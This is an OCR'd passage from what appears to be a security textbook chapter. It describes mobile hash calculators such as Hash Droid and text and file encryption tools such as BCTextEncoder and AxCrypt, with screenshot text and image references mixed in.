
Compare to: ?7703945b9bceacb9546d2e103ad360

Figure 20.18: Screenshot of hash tools

- **Hash Droid**

  Source: *https://play.google.com*

  The Hash Droid utility helps to calculate a hash from a given text or a file stored on the device. In this application, the available hash functions are Adler-32, CRC-32, Haval-128, MD2, MD4, MD5, RIPEMD-128, RIPEMD-160, SHA-1, SHA-256, SHA-384, SHA-512, Tiger, and Whirlpool.


95% 16:58
Hash Droid
HASH A TEXT
HASH A FILE
COMPARE HASHES
HASHDROID.APK
CALCULATE
COPY CHECKSUM TO CLIPBOARD

Select a hash function:
MD5

☐ Result in upper case

Name: HashDroid.apk
Size: 1,46 MiB
MD5 checksum:
55dc3e8421935e4e550ad3e6a4be8cf2

Figure 20.19: Screenshot of Hash Droid


Some additional MD5 hash calculators for mobile are as follows:

- Hash Smart Checker - Md5 & Sha256 Calculator (*https://play.google.com*)
- Hash Checker (*https://play.google.com*)
- Hashr - Hash & Checksum Calculator (*https://play.google.com*)
- Hash Calc (*https://play.google.com*)
- Hash Generator - Checksum Calculator (*https://play.google.com*)

Cryptography Tools

BCTextEncoder

- Encrypts **confidential text** in your **message**
- Uses strong symmetric and public-key algorithms for **data encryption**



Decoded plain text: 260 B

BCTextEncoder utility software simplifies encoding and decoding text data. Plain text data are compressed, encrypted and converted

Encoded text: 822 B

Decoded by password

```
-----BEGIN ENCODED MESSAGE-----
Version: BCTextEncoder Utility v. 1.03.2.1
```

https://www.jetico.com

AxCrypt
https://www.axcrypt.net

Microsoft Cryptography Tools
https://docs.microsoft.com

Concealer
https://www.belightsoft.com

SensiGuard
https://www.sensiguard.com

Challenger
https://www.encryption-software.de


Cryptography Tools

You can use various cryptographic tools for encrypting and decrypting your information, files, etc. These tools implement different types of encryption algorithms.

- **BCTextEncoder**

  Source: *https://www.jetico.com*

  The BCTextEncoder utility simplifies the encoding and decoding of text data. It compresses, encrypts, and converts plaintext data into text format, which the user can then copy to the clipboard or save as a text file. It uses public key encryption methods as well as password-based encryption. Furthermore, it uses strong and approved symmetric and public-key algorithms for data encryption.



Decoded plain text: 260 B

Encode by: password

BCTextEncoder utility software simplifies encoding and decoding text data. Plain text data are compressed, encrypted and converted

Encoded text: 822 B

Decoded by password

```
